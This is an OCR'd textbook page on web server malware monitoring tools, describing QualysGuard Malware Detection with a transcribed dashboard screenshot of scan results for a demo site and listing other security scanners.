
SiteGuarding
https://www.siteguarding.com

Web Server Malware Infection Monitoring Tools

- **QualysGuard Malware Detection**

  Source: *https://www.qualys.com*

  QualysGuard Malware Detection allows organizations to proactively scan their websites for malware and provides automated alerts and in-depth reporting to enable prompt identification and resolution. It enables organizations to protect their customers from malware infections and safeguard their brand reputation.


Preview
Actions
View Report
MDS
Help
Edgar Venables
Log out
Dashboard
Scans
Reports
Assets
KnowledgeBase
Scan Management
Scan List
Detections
Schedules
Show Filters
Actions
1 - 6 of 6

My Web Application
http://www.mwtest.info/malware-demos-named/
Last scan by Edgar Venables (regen_ev) | 29 Mar 2013 1:33PM GMT-0700 | No Host Alive (00:00:31)

# vulnerabilities	High Severity	Medium Severity	Low Severity	MDS Detections
19	0	0	19	31

Tags: South, Southwest Data Center, Unix Assets
Scheduled Yes
Scanner External

Filters: (0) applied


Sites
All Sites
Detections found (72)
My Web Application
Detections found (31)
mwtest info
Detections found (41)

Page URL	High	Med	Low	Severity
http://www.mwtest.info/malware-demos-named/MS07-004/M...	1	1	0	HIGH
http://www.mwtest.info/malware-demos-named/MS06-057/M...	1	0	0	HIGH
http://www.mwtest.info/malware-demos-named/MS06-014-R...	2	11	0	HIGH
http://www.mwtest.info/malware-demos-named/MS06-014-R...	2	11	0	HIGH
http://www.mwtest.info/malware-demos-named/MS06-013/M...	1	0	0	HIGH
http://www.mwtest.info/malware-demos-named/APSB10-02/...	1	0	0	HIGH

Figure 13.48: Screenshot of QualysGuard Malware Detection

The following are some additional web server malware infection monitoring tools:

- Sucuri SiteCheck (*https://sucuri.net*)
- SiteLock Malware Removal (*https://www.sitelock.com*)
- Quttera (*https://quttera.com*)
- Web Inspector (*https://www.webinspector.com*)
- SiteGuarding (*https://www.siteguarding.com*)



Web Server Security Tools

Fortify WebInspect

Fortify WebInspect is an **automated dynamic testing solution** that discovers configuration issues and identifies and prioritizes security vulnerabilities in running applications

https://www.microfocus.com

Acunetix Web Vulnerability Scanner
https://www.acunetix.com

NetIQ Secure Configuration Manager
https://www.netiq.com

SAINT Security Suite
https://www.carson-saint.com

Sophos Intercept X for Server
https://www.sophos.com

